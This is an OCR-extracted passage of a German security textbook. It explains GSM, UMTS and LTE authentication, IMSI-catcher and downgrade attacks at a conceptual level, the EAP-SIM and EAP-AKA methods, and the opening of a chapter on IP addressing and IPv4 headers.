Das Schlüsselmanagement für GSM erfolgt durch die Verteilung von personalisierten *Subscriber Identification Modules* (SIM-Karten) an die Mobilfunkkunden. Eine SIM ist

dabei technisch äquivalent zu einer Chipkarte, ist aber in den physikalischen Abmessungen wesentlich kleiner.

Challenge and Response Zur Authentifizierung eines Teilnehmers wird ein Challenge-and-Response-Protokoll verwendet (Abb. 7.2, 4.4). Dazu erzeugt das Mobilfunksystem eine Zufallszahl RAND, die an den Teilnehmer gesendet wird. Dieser berechnet mithilfe seines individuellen Schlüssels Ki und dem Authentifizierungsalgorithmus A3 eine Antwort SRES („Signed RESponse“) und sendet diese zurück an das System. Dort wurde bereits der individuelle Schlüssel des Teilnehmers aus einer Datenbank gelesen und mit seiner Hilfe die korrekte Antwort SRES′ berechnet. Nur wenn die beiden Werte übereinstimmen, wird der Teilnehmer als berechtigt anerkannt und erhält Zugang zum Netz.

Schlüsselableitung Die Zufallszahl RAND wird außerdem zur Erzeugung eines Sitzungsschlüssels Kc verwendet. Dies geschieht in der SIM des Teilnehmers und im AuC. Es wird der Algorithmus A8 verwendet, der als Eingabewerte die Zufallszahl RAND und den individuellen Schlüssel Ki benötigt.

Nun kann das Telefongespräch beginnen. Alle Sprachdaten werden zunächst digitalisiert und dann auf der Luftschnittstelle mit dem Algorithmus A5 unter dem Schlüssel Kc verschlüsselt. Kc wird auch dazu genutzt, dem Teilnehmer verschlüsselt ein Pseudonym, die sogenannte *Temporary Mobile Subscriber Identity* (TMSI), zuzuweisen, mit der sich der Teilnehmer beim nächsten Gespräch anmelden kann. Auf diese Weise wird das Erstellen von Bewegungsprofilen der mobilen Nutzer erschwert.

Roaming In GSM wurde auch eine Lösung für das Problem gefunden, wie sich ein Teilnehmer authentifizieren und verschlüsselte Gespräche führen kann, wenn er in einem fremden GSM-Mobilfunknetz zu Gast ist (Roaming). Der fremde Netzbetreiber kennt den individu-




Abb. 7.2 Sicherheitsfunktionen im GSM-Standard




Abb. 7.3 Roaming in GSM. Mehrere Tripel (RAND, SRES, Kc) werden vom Authentication Center (AuC) vorberechnet und an den Roaming-Partner übertragen. Dort können sie im Challenge-and-Response-Protokoll von GSM verwendet werden

ellen Schlüssel des Teilnehmers nicht, und er kann möglicherweise andere Varianten der Algorithmen A3 und A8 verwenden.

In der GSM-Lösung (Abb. 7.3) schickt das Heimatnetz des Teilnehmers auf „sichere“ Art und Weise einige vorberechnete Tripel (RAND, SRES, Kc) an das fremde Netz. Der GSM-Standard sagt nichts darüber aus, wie dies genau zu geschehen hat. Dieses leitet die Zufallszahl RAND dann an den Teilnehmer weiter, vergleicht dessen Antwort mit dem Wert SRES und verwendet bei positivem Ausgang dieses Vergleichs den Schlüssel Kc zum Verschlüsseln der Luftschnittstelle.

IMSI Catcher Eine Schwäche des GSM-Systems ist durch die technische Entwicklung zu einem Problem geworden: Bei GSM authentifiziert sich zwar der Teilnehmer gegenüber dem Netz, aber nicht das Netz gegenüber dem Teilnehmer. Dies kann mit sogenannten *IMSI Catchern* ausgenutzt werden, um einen Man-in-the-Middle-Angriff auf die Luftschnittstelle in GSM durchzuführen (Abb. 7.4).

Ein GSM-Gerät verbindet sich immer mit der stärksten Basisstation in seiner Reichweite. Ein IMSI Catcher ist eine (nichtautorisierte) Basisstation im Miniaturformat, die alle GSM-Geräte in ihrer Funkreichweite an sich bindet. Gegenüber dem GSM-Mobilfunknetz agiert der IMSI Catcher wie ein mobiles GSM-Gerät und gibt die Verbindungsanfrage an das GSM-Netz weiter.

Dort wird im Authentication Center eine Zufallszahl $RAND$ erzeugt, die der IMSI Catcher unverändert weitergibt. Allerdings signalisiert er gleichzeitig („noEnc“) gegenüber dem Gerät, dass es Probleme mit der Verschlüsselung gäbe und die Sprachdaten daher




Abb. 7.4 IMSI Catcher als Man-in-the-Middle-Angreifer

unverschlüsselt übertragen werden müssten. Das Gerät verwirft daher den Schlüssel Kc und deaktiviert die Verschlüsselung. Dies wird dem Nutzer nicht angezeigt.

Die Response SRES wird wiederum vom IMSI Catcher, um die Signalisierung von Verschlüsselungsproblemen angereichert, an das GSM-Netz weitergeleitet. Dort nimmt man an, dass das mobile Gerät Probleme mit der Sprachverschlüsselung hat, und akzeptiert unverschlüsselte Sprachdaten. Der IMSI Catcher in der Mitte kann nun das Gespräch mithören.

Downgrade-Angriffe Da es mehrere Varianten des A5-Algorithmus gibt, ist ein Mechanismus erforderlich, um eine dieser Varianten auszuwählen. Dieser Mechanismus ermöglicht es, in Verbindung mit einem IMSI-Catcher, den in Abb. 7.5 dargestellten Angriff durchzuführen.

Dabei leitet der Angreifer die Challenge RAND an das mobile Gerät weiter, verzögert aber die Weiterleitung von SRES an das AuC so lange, bis er aus einigen Millisekunden aufgezeichneten Gesprächs den vom IMSI Catcher vorgegebenen Algorithmus A5-2 gebrochen hat. Da dieser Angriff nicht nur den Klartext der Gesprächsdaten, sondern auch den Schlüssel Kc liefert, kann der IMSI Catcher auf die Anfrage des AuC reagieren und die Klartextdaten mit A5-3 und Kc verschlüsseln [BBK08].

7.3 UMTS und LTE

Für die Mobilfunksysteme der dritten Generation, zu denen auch UMTS gehört, werden vom 3rd Generation Partnership Project (http://www.3gpp.org) die Standards erarbeitet, die die Interoperabilität der verschiedenen Systeme sicherstellen sollen. Zu diesen Standards zählt




Abb. 7.5 Downgrade-Angriff auf GSM

auch die Sicherheitsinfrastruktur für das neue Mobilfunknetz. Die Grundzüge dieser neuen Architektur sollen hier wiedergegeben werden. Mehr Details findet man z. B. in [PSM01] und den dort angegebenen Referenzen.

UMTS: Anforderungen Das *Universal Mobile Telecommunications System* (UMTS) ist das Nachfolgesystem von GSM. Bei der Festlegung der Sicherheitsfeatures wurden deshalb gleichzeitig zwei Ziele verfolgt:

1. Die bewährten Sicherheitsfeatures von GSM sollen beibehalten werden, und die Rückwärtskompatibilität so groß wie möglich sein. Beibehalten werden also:
   - Die Vertraulichkeit der Identität eines Teilnehmers (keine Erstellung von Bewegungsprofilen)
   - Die Authentifizierung des Kunden gegenüber dem Netzwerk
   - Die Verschlüsselung der Luftschnittstelle
   - Die Verwendung einer SIM als vom Handy unabhängiges Sicherheitsmodul (jetzt USIM genannt)
   - Die Authentifizierungsmöglichkeit eines Kunden gegenüber der SIM (Eingabe eines Passwortes als Schutz gegen Diebstahl)
   - Für den Kunden transparente Sicherheitsmechanismen (außer der PIN-Eingabe)
   - Eine Authentikation auch in fremden Netzwerken *(Serving Network)*
   - Die Möglichkeit, dass jeder UMTS-Betreiber eigene Authentifizierungsverfahren einsetzt

2. Die Sicherheitsarchitektur soll neue Gegebenheiten berücksichtigen und die daraus resultierenden bekannten Schwächen von GSM beheben, aber auch neue Sicherheitsfeatures anbieten. Das sind:
   - Authentifizierung des *Home Environment* (HE) gegenüber der USIM
   - Ein Sequenznummermanagement, um die Wiederverwendung von alten Authentifizierungsdaten zu beschränken
   - Übertragung eines *Authenticated Management Field* AMF, damit der Betreiber die USIM über einen sicheren Kanal steuern kann
   - Einführung eines Integritätsschlüssels, um Steuerbefehle authentifizieren zu können
   - Einführung von Sicherheitsfunktionalitäten für den Signalisierungsverkehr im Festnetz (sogenannte Core Network Signalling Security), sodass z. B. die besonders sensitiven Authentifizierungsdaten der Teilnehmer verschlüsselt zwischen den Netzbetreibern ausgetauscht werden (dieses Feature ist jedoch zurzeit nur optional)

UMTS: Architektur und Authentifizierung Die verschiedenen Instanzen in einem UMTS-System und die in dieser Architektur vorgesehenen Sicherheitsdienste sind in Abb. 7.6 visualisiert.

Alle genannten Ziele werden mithilfe eines kryptographischen Protokolls realisiert, das nur symmetrische Kryptographie verwendet. Dieses Protokoll (das auch mit formalen Methoden analysiert [PSM01] wurde) ist in Abb. 7.7 dargestellt und soll im Folgenden näher besprochen werden. Es erweitert das Challenge-and-Response-Protokoll von GSM um




Abb. 7.6 Sicherheitsdienste in UMTS




Abb. 7.7 Authentifizierungs- und Schlüsselvereinbarungsprotokoll von UMTS. Die Elemente dieses Protokolls, die auch schon bei GSM vorhanden waren, sind fett markiert. Der verwendete Schlüssel K ist der eindeutige symmetrische Schlüssel der USIM und ist nur der USIM und dem HE bekannt

- einen Message Authentication Code MAC, mit dem sich das HE gegenüber der USIM authentifiziert,
- eine Sequenznummer SQN, die die „Frische“ der Protokolldaten garantiert,
- das USIM-Steuerfeld AMF und
- einen Integritätsschlüssel IK.

Die Authentifizierung des HE gegenüber der USIM erfolgt über den Wert MAC. Dieser Wert kann nur vom HE und der USIM generiert werden, da nur in diesen beiden Umgebungen der eindeutige Schlüssel K der USIM bekannt ist. MAC wird im Feld AUTN übertragen, das das Serving Network (SN) vom HE erhält und an die USIM weiterleitet.

Um MAC verifizieren zu können, muss die USIM zunächst die Sequenznummer entschlüsseln. Diese ist mit dem *Anonymity Key* AK geschützt; würde dieser Wert ungeschützt übertragen, so könnte er einem Angreifer wertvolle Hinweise auf die Wiederverwendbarkeit von alten Authentifizierungsdaten geben. AK wird mit der Funktion f5 aus RAND berechnet, und anschließend kann SQN entschlüsselt werden.

Wurde MAC erfolgreich verifiziert, so sind damit die Daten SQN, RAND und AMF authentifiziert: Sie stammen wirklich vom HE.

Im nächsten Schritt überprüft die USIM die Sequenznummer SQN auf ihre Aktualität hin. Die Verfahren zur Festlegung eines „aktuellen“ Nummernbereichs hängen so stark von betrieblichen Randbedingungen ab, dass hier nicht näher darauf eingegangen werden soll. Wir verweisen den interessierten Leser auf [PSM01].

Ist SQN aktuell, so authentifiziert sich die USIM gegenüber dem Serving Network (nicht gegenüber dem HE), indem sie die Response XRES generiert und sendet. Anschließend berechnet sie die Schlüssel CK zur Verschlüsselung der Daten auf der Luftschnittstelle, und IK zur Überprüfung der Echtheit von Steuerinformationen, die vom SN her kommen. Wenn auch das SN XRES überprüft hat, ist die UMTS-Verbindung hergestellt.

Die in diesem Protokoll verwendeten Algorithmen f1 bis f5 können für jeden UMTS-Betreiber verschieden sein, da sie nur in der USIM und im HE implementiert werden müssen. Eine Beispielspezifikation mit dem Namen „Milenage“, die auf dem AES-Algorithmus Rijndael basiert, wurde von 3GPP zur Verfügung gestellt.

Die Schlüssel CK und IK werden von den Funktionen f8 und f9 verwendet. Diese Funktionen müssen standardisiert sein, da sie in der Kommunikation zwischen Mobiltelefon und SN eingesetzt werden. Für die Stromchiffre f8 wurde eine Variante der MISTY-Blockchiffre [Mat97] als Baustein eingesetzt; das Ergebnis heißt KASUMI und ist veröffentlicht. f9 ist als CBC-MAC von KASUMI implementiert.

LTE Die vierte Generation des Mobilfunks wird unter dem Begriff *Long Term Evolution* (LTE) zusammengefasst. Auch hier gab es Weiterentwicklungen der Sicherheitsfunktionen, die die Funktionen von GSM und UMTS als Untermenge enthalten. Die Komplexität von LTE Security füllt ein ganzes Buch, daher sei hier nur auf dieses verwiesen [FHMN12].

IMSI Catcher Da sich in UMTS und LTE auch das HE gegenüber der USIM authentifiziert, sind für beide Systeme keine Man-in-the-Middle- oder Downgrade-Angriffe bekannt. IMSI Catcher können aber weiter dazu verwendet werden, die eigentlich geschützten globalen Identitäten der USIM-Karten einzusammeln und anschließend durch Triangulation die Position von mobilen Geräten zu bestimmen.

7.4 Einbindung ins Internet: EAP

Neben dem Bereitstellen von Internetkonnektivität gibt es eine zweite Verbindung von GSM- und UMTS-Sicherheit mit Internetsicherheit: Zwei EAP-Protokolle beschreiben die Verwendung von SIM und USIM zur Authentifizierung von Nutzern im Internet.

7.4.1 EAP-SIM

Extensible Authentication Protocol Method for Global System for Mobile Communications (GSM) Subscriber Identity Modules (EAP-SIM) wird in RFC 4186 [HS06] beschrieben. Die Rolle des Authentication Server (AS) übernimmt das GSM Authentication Center (AuC), und der Client benötigt eine SIM-Karte mit den Algorithmen A3 und A8. Der Verschlüsselungsalgorithmus A5 spielt keine Rolle.

Dabei behebt EAP-SIM zwei Schwachpunkte der GSM-Spezifikation:

1. Der Schlüssel Kc ist nur 64 Bit lang
2. Das GSM-Netz authentifiziert sich nicht gegenüber dem Client

Die erste Schwachstelle wird dadurch behoben, dass mehrere Tripel (RAND,SRES,Kc) berechnet werden. Mehrere Schlüssel Kc werden dann kombiniert, um stärkeres Schlüsselmaterial zu erzeugen.

Die zweite Schwachstelle wird durch zwei Maßnahmen behoben: Erstens werden sowohl die Challenge-Werte RAND als auch die Response-Werte SRES durch Message Authentication Codes geschützt. Diese können mit dem aus den Schlüssel Kc abgeleiteten Schlüsselmaterial erzeugt und überprüft werden. Zweitens fließt in den MAC, der die Challenge-Werte des Servers schützt, auch eine Zufallszahl `NONCE_MT` des Client mit ein, die dieser vorher gesendet hat. Mithilfe des MAC kann verifiziert werden, dass das Netzwerk tatsächlich den geheimen Schlüssel Ki kennt, und mithilfe der Zufallszahl werden Replay-Angriffe ausgeschlossen.

7.4.2 EAP-AKA

Extensible Authentication Protocol Method for 3rd Generation Authentication and Key Agreement (EAP-AKA) [AH06] ist das UMTS-Äquivalent zu EAP-SIM. Da die oben genannten Schwachpunkte von GSM bei UMTS bereits behoben sind, sind keine größeren Modifikationen durch das EAP-Protokoll erforderlich.

IP-Sicherheit (IPsec)

8

Inhaltsverzeichnis

Die Vermittlungsschicht (Schicht 3 des ISO/OSI-Modells) (Abb. 8.1) hat die Aufgabe, Datenpakete in strukturierten Netzwerken über größere Entfernungen und verschiedene Schicht-2-Technologien hinweg zu übertragen. Im Internet hat sich die Situation ergeben, dass es hier nur noch ein grundlegendes Protokoll gibt: das Internet Protocol (IP).

IP-Adressen besitzen, im Gegensatz zu MAC-Adressen, eine Struktur, die das effiziente Weiterleiten von Paketen auch über große Entfernungen ermöglicht. Die Routen, die ein IP-Pakte dabei nimmt, werden von den Internet-Routern untereinander autonom ausgehandelt. IP verwendet ein einheitliches einfaches Datenformat (Abb. 8.2), das in allen Schicht-2-Paketen unverändert übertragen wird. Diese letzte Tatsache kann man sich zunutze machen, wenn man mit einem einzigen Sicherheitsmechanismus eine Vielzahl von Anwendungen absichern möchte: Man kann auf der Ebene der IP-Pakete Verschlüsselung und Authentifikation einsetzen.

J. Schwenk, *Sicherheit und Kryptographie im Internet,*
https://doi.org/10.1007/978-3-658-29260-7_8

7	Anwendungsschicht	Anwendungsschicht	Telnet, FTP, SMTP, HTTP, DNS, IMAP
6	Darstellungsschicht		
5	Sitzungsschicht		
4	Transportschicht	Transportschicht	TCP, UDP
3	Vermittlungsschicht	IP-Schicht	IP
2	Sicherungsschicht	Netzzugangsschicht	Ethernet, Token Ring, PPP, FDDI, IEEE 802.3/802.11
1	Bitübertragungsschicht		

Abb. 8.1 TCP/IP-Schichtenmodell: Internet Protocol (IP)




Abb. 8.2 Typisches IPv4-Paket. IP wird meist in Verbindung mit dem Transportprotokoll TCP benutzt (zunehmend häufiger auch UDP), und beide Header benötigen jeweils standardmäßig 20 Byte. Die Länge des Datenblockes wird oft auf 1460 Byte begrenzt, damit das ganze Paket in einem Ethernet-Frame transportiert werden kann. Die theoretische Maximallänge eines IP-Pakets beträgt 65.535 Byte

Einen ersten Ansatz zur Absicherung von IP machte die Firma SUN mit dem *Simple Key Management for Internet Protocols* (SKIP). Wir gehen darauf in Abschn. 8.2 kurz ein. Abschn. 8.3 bis 8.5 beschreiben dann die von der IETF standardisierte IPsec-Protokollsuite, die aus einer Reihe von RFCs besteht. Besondere Aufmerksamkeit wurde dabei dem IPsec-Schlüsselmanagement gewidmet, da dies der komplexeste Teil von IPsec ist.

8.1 Internet Protocol (IP)

Das *Internet Protocol* (IP) wird aktuell in zwei Versionen eingesetzt: Version 4 [Pos81a] und Version 6 [DH95, DH98, DH17]. Es ist ein Netzwerkprotokoll und somit in der Vermittlungs- oder Netzwerkschicht *(network layer)* des OSI-Modells angesiedelt. Aufgabe des IP ist es, Datenpakete über verschiedene Schicht-2-Netzwerke hinweg von einem Quellhost H1 hin zu einem Zielhost H2 zu transportieren (Abb. 8.6). IP arbeitet dabei verbindungslos und paketorientiert, d. h., es wird keine Verbindung zwischen H1 und H2 aufgebaut, über die

1969	Defense Advanced Research Project Agency (DARPA) entwickelt ARPANET
1974	Entwicklung von TCP/IP
1975	Integration von TCP/IP in Berkeley Unix
Ab '80	Anschluss vieler Unis über das National Science Foundation NET
1983	Trennung des Military Network (MILNET) und ARPANET/Internet
1990	Auflösung des ARPANET
1992	Gründung der Internet Society mit dem Standardisierungsgremium Internet Engineering Task Force (IETF)

Abb. 8.3 Geschichte von TCP/IP

alle Pakete gesendet werden, sondern jedes IP-Paket wird einzeln behandelt, und Pakete von H1 nach H2 können durchaus auf verschiedenen Wegen transportiert werden.

IP wurde ursprünglich zusammen mit dem Transportprotokoll TCP für militärische Zwecke entwickelt. Durch das autonome Routing sollte auch im Falle eines Atomschlags gegen Vermittlungsknoten eine Übermittlung über andere Routen weiter möglich sein. Die Geschichte von TCP/IP ist in Abb. 8.3 kurz zusammengefasst. Letztlich haben sich diese Designkriterien auch in der zivilen Welt als ausgesprochen funktionsfähig erwiesen.

8.1.1 IP-Pakete

IPv4-Adressen Rechner werden in IP-Netzen durch ihre *IP-Adresse* identifiziert. Dies ist für IPv4 ein 4-Byte-Wert. Traditionsgemäß wird dabei jede solche Adresse in *Dotted Decimal Notation* angegeben, d. h., jedes Byte wird als vorzeichenlose Dezimalzahl interpretiert, und die vier Bytes werden durch Punkte getrennt.

Ursprüngliche Adressklassen Die ersten Bits der IPv4-Adresse gaben ursprünglich an, zu welcher Klasse eine IP-Adresse gehörte (Abb. 8.4). War das erste Bit gleich 0, so stammte die IP-Adresse aus einem der relativ wenigen ($128 = 2^7$) Klasse-A-Netze, die aber bis zu $2^{24} - 2 = 16.777.214$ IP-Adressen umfassen konnten. Es gab deutlich mehr Klasse-B- und -C-Netze, die jeweils um den Faktor 256 weniger Adressen umfassen. Darüber hinaus gibt es einen Adressraum für Multicast-Adressen, einen für experimentelle IPv4-Netze und in jeder der Klassen A, B und C jeweils einen Block von *privaten* IP-Adressen, die in privaten IP-Netzen frei verwendet werden, aber nicht im Internet auftauchen dürfen (Abschn. 8.1.5).




Abb. 8.4 Die fünf IP-Adressklassen

Classless Networks Diese statische Aufteilung in große, mittelgroße und kleine IP-Netze wurde 1993 durch die Einführung von Subnetzmasken deutlich variabler gestaltet, um aktuelle Anforderungen an IP-Netze erfüllen zu können. Die Trennung zwischen Netzwerk- und Hostanteil muss nicht mehr starr mit den Bytegrenzen übereinstimmen; nahezu beliebige Aufteilungen der 32 Bit sind erlaubt. Dieses *Classless Inter-Domain Routing* (CIDR) ist in RFC 1518 [RL93], RFC 1519 [FLYV93] und RFC 4632 [FL06] spezifiziert.

Zur Notation der Aufteilung in Netzwerk- und Hostanteil wird heute die CIDR-Notation verwendet, in der eine IP-Adresse um die Zahl der Bits ergänzt wird, die zum Netzwerkanteil zählen. Beide Angaben werden durch einen *Slash* [/] getrennt. Folgende Beispiele sollen dies erläutern:

- `192.168.100.14/22` gibt an, dass die ersten 22 Bits dieser IP-Adresse das Netzwerk bezeichnen, und die letzten zehn Bits den Host.
- Der IPv4-Block `192.168.100.00/22` bezeichnet das Subnetz, das die IP-Adressen `192.168.100.0` bis `192.168.103.255` umfasst.

Alternativ hierzu können Classless Networks auch durch Angabe einer IP-Adresse und einer Subnetzmaske spezifiziert werden.

IPv6-Adressen In IPv6 sind die Adressen viel länger, nämlich 128 Bit oder 16 Byte. Sie werden hexadezimal geschrieben, wobei je 16 Bit zu einem Block zusammengefasst werden. Die 16-Bit-Blöcke werden durch Doppelpunkt getrennt, z. B. `2001:0db8:0:0:123:4567:89ab:cdef`. Führende Nullen in der Hexadezimaldarstellung dürfen weggelassen werden, und Folgen von Nullbytes dürfen durch einen doppelten Doppelpunkt ersetzt werden.




Abb. 8.5 IPv4-Header. Die wichtigsten Felder sind die IP-Zieladresse der Pakets *(destination address)* und die IP-Nummer des Absenders *(source address)*

IP-Header IP-Pakete besitzen einen Header, der alle Informationen darüber enthält, wie mit dem Paket zu verfahren ist (Abb. 8.5). Neben der IP-Zieladresse *(destination address)* und der Quelladresse *(source address)* sind dies in erster Linie die folgenden Felder:

- **Version:** Hier kann 4 oder 6 stehen (in Abb. 8.5 steht hier der Wert 4)
- **IHL:** Die *Internet Header Length* gibt die Länge des IP-Headers in Vielfachen von 32 Bit an.
- **Differentiated Services Code Point (DSCP):** Dieses Feld ersetzt mit den drei CU-Bits seit RFC 2474 [NBBB98] das Type-of-Service-Feld des ursprünglichen IP-Headers. Es dient dazu, verschiedene Dienstklassen im Internet schon im IP-Header erkennen zu können.
- **Total Length (TL):** Hier ist die Länge des gesamten IP-Pakets in Byte angegeben. Aus der Größe des Feldes (2 Byte) ergibt sich eine maximale Paketlänge von 65.535 Byte. Alle IP-Implementierungen müssen mindestens eine Länge von 576 Byte verarbeiten können.
- **Identification, Flags und Fragment Offset:** Diese drei Felder steuern die Fragmentierung von IP-Paketen.
- **Time to Live (TTL):** Um zu verhindern, dass IP-Pakete endlos im Internet zirkulieren, hat jedes Paket eine Lebensdauer: Der Wert im TTL-Feld wird von jedem Router um 1 erniedrigt; ist er bei 0 angelangt, wird das Paket gelöscht.
- **Protocol:** Hier wird das Datenprotokoll der Nutzlast des IP-Pakets, meist UDP (17) oder TCP (6), angegeben.
- **Header Checksum:** Hier wird eine einfache Prüfsumme (Addition modulo 2^{16}) über alle Headerfelder bestimmt. Da sich einige dieser Felder bei jedem Hop ändern, muss auch die Prüfsumme jedes Mal neu berechnet werden.
